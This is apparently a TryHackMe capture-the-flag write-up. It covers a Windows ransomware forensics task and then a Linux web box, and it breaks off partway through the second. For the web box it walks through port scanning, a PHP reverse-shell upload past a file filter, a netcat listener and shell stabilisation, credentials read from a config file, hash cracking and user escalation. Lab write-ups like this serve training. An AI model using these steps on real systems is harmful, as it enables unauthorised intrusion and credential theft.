
ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}




Task Name	Next Run Time	Triggers	Location
opidsfsdf		At log on of ELFSTATIO...	\
Proxy		At system startup	\Microsoft\Windows\A...
ReconcileFeatures		Custom Trigger	\Microsoft\Windows\Fli...
Schedule Scan Static Task		Multiple triggers defined	\Microsoft\Windows\U...
Scheduled Start		Multiple triggers defined	\Microsoft\Windows\Wi...


After that, we go to the desktop and we will find there is a RansomNote.txt.Open it and we will find a bitcoin address.Next,we run the command echo "<bitcoin_address>" | base 64 -d and we will the output which is the answer for Question 1.









To view encrypted files in the Documents folder, we can click the view tab on file explorer and then check the hidden files option.







Open the **confidential** file which contains **master-password.txt.grinch (Question2)**




To find the suspicious task, we can see there is a very weird file named opidsfsdf (Question3) when we first open the task scheduler and here is the location we found(Question 4).





After that,we inspect the properties of the **ShadowCopyVolume** file so we can find the ID for the Shadow Volume (Question 5)




Open **Disk Management,** check disk 2 and we will find there is a **Backup** disk.right click and select change drive,letter and paths.Assign a random letter to the drive.








After that, we open up the volume and there will be a hidden folder called confidential.(Question 6)



Right click the **confidential** file and check its properties > select previous versions tab and restore it.After that, view the **confidential** and we will find there is another new thing named **master-password.txt**.Open it and we will see the password within the file.(Question 7)



<End of Day 23>

Day 24: The Trial Before Christmas (Final Challenge)
Tools used: Firefox, Kali Linux, netcat, Burpsuite, nmap, mysql
Solution/Walkthrough:


Question 1
Answer:

Q1: Scan the machine. What ports are open? * 4 points
Numeric answer. Refer to Microsoft's documentation.

	Open	Closed
80	◉	○
8080	○	◉
22	○	◉
65000	◉	○

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.194.14
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 11:10 EDT
Nmap scan report for 10.10.194.14
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
```

Question 2
Answer: Light Cycle



Use <machine ip>:65000.

Question 3

Answer: /uploads.php

```
/.htaccess            (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 281]
/.htaccess.php        (Status: 403) [Size: 281]
/.htpasswd.php        (Status: 403) [Size: 281]
/api                  (Status: 301) [Size: 321] [--> http://10.10.247.208:65000/api/]
/assets               (Status: 301) [Size: 324] [--> http://10.10.247.208:65000/assets/]
/grid                 (Status: 301) [Size: 322] [--> http://10.10.247.208:65000/grid/]
/index.php            (Status: 200) [Size: 800]
/server-status        (Status: 403) [Size: 281]
/uploads.php          (Status: 200) [Size: 1328]
```

Used gobuster dir -u http://<machine ip>:65000 -w <location of wordlist.txt> -x .php to find it.

Question 4

Answer: /grid

Same as question 3

Question 5

Answer: THM{ENTER_THE_GRID}

```
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
```

Question 6

Answer:

Q6: What lines are used to upgrade and stabilize your shell? *

- [x] stty raw -echo; fg
- [ ] lxc exec CONTAINERNAME /bin/sh
- [x] python3 -c 'import pty;pty.spawn("/bin/bash")'
- [ ] mysql -uUSERNAME -p
- [x] export TERM=xterm
- [ ] SELECT * FROM users;

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Question 7

Answer: tron:IFightForTheUsers

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8

Answer: tron

Same as question 7

Question 9

Answer: @computer@

Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3ff7
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Question 10

Answer: flynn

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

Answer: THM{IDENTITY_DISC_RECOGNISED}

```
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12

Answer: lxd

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

Answer: THM{FLYNN_LIVES}


```
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Thought Process/Methodology:

First off, we launched the machine and opened <MACHINE IP> in firefox. After that, we used nmap to scan for any open port. We found that there are 2 ports open, 80 and 65000.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.194.14
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 11:10 EDT
Nmap scan report for 10.10.194.14
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
```


Now, we open <MACHINE IP>:65000 and find the hidden website Light Cycle.




For uncover hidden php and directories, we used gobuster dir -u http://<MACHINE IP>:65000 -w <location of wordlist.txt> -x .php to find any hidden php or directories

```
/.htaccess            (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 281]
/.htaccess.php        (Status: 403) [Size: 281]
/.htpasswd.php        (Status: 403) [Size: 281]
/api                  (Status: 301) [Size: 321] [--> http://10.10.247.208:65000/api/]
/assets               (Status: 301) [Size: 324] [--> http://10.10.247.208:65000/assets/]
/grid                 (Status: 301) [Size: 322] [--> http://10.10.247.208:65000/grid/]
/index.php            (Status: 200) [Size: 800]
/server-status        (Status: 403) [Size: 281]
/uploads.php          (Status: 200) [Size: 1328]
```


After trying all the .php and directories we found out that /uploads.php and /grid is available for us to exploit. Now, we open <MACHINE IP>:65000/upload.php and click on the upload button




Turns out the website accepts uploads from 3 types of files. Jpg, png and jpeg.




After that, it's time to intercept the website using Burp Suite. Before we intercept we need to configure burp first. We open burp then navigate to the proxy tab and option subsection



Then scroll down until you see this, click on it and press edit




A pop up window will appear. Select |^js$ and remove it




Before we start intercepting the website, we need a reverse php shell payload to insert into the website. We do that by using the command cp <location of php-reverse-shell.php> ./shell.jpg.php to make a copy of the former into a file named shell.jpg.php. We also edit the content of said file by using nano ./shell.jpg.php the only thing we need to change in the script is $ip section to your ip, NOT THE MACHINE's IP.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cp php-reverse-shell.jpeg.php ./shell.jpg.php

┌──(kali㉿kali)-[~/Downloads]
└─$ nano ./shell.jpg.php
```

And now, we start intercepting the website.




Keep an eye out for <filter>.js when pressing forward



Set up netcat before you insert the .php file

```
root@ip-10-10-158-238:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

We insert your file into the website we opened <MACHINE IP>:65000 /grid and click on it.



We opened netcat used these commands to level up and stabilise our shell

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Example of what you should see

```
The full technique can be seen here:
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298

python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:~$ export TERM=xterm
export TERM=xterm
shell@linux-shell-practice:~$ ^Z
[1]+  Stopped                 sudo nc -lvnp 443
muri@augury:~$ stty raw -echo; fg
sudo nc -lvnp 443

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ^C
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNEtM0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password:
```

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-158-238:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$
```

Now we navigate to /var/www/ and found THM{ENTER_THE_GRID} in web.txt

```
www-data@light-cycle:/$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ pwd
/
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
```

We kept digging deeper

```
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$
```

And we ended up in /includes with 5 .php files in it

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$
```

After opening them 1 by 1 we found a set of username and password in the dbauth.php file

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Now we use our NEW BEST FRIEND (from THM) mysql client. We used the command mysql -utron -p, entered the password ifightforusers and got in the database. Then we used show databases command to list what's in the database.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```

Next, we used use tron to enter ~~TRON MODE~~ tron's database. Then show tables to see what's in it and select * from users to view the data users.

```
Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
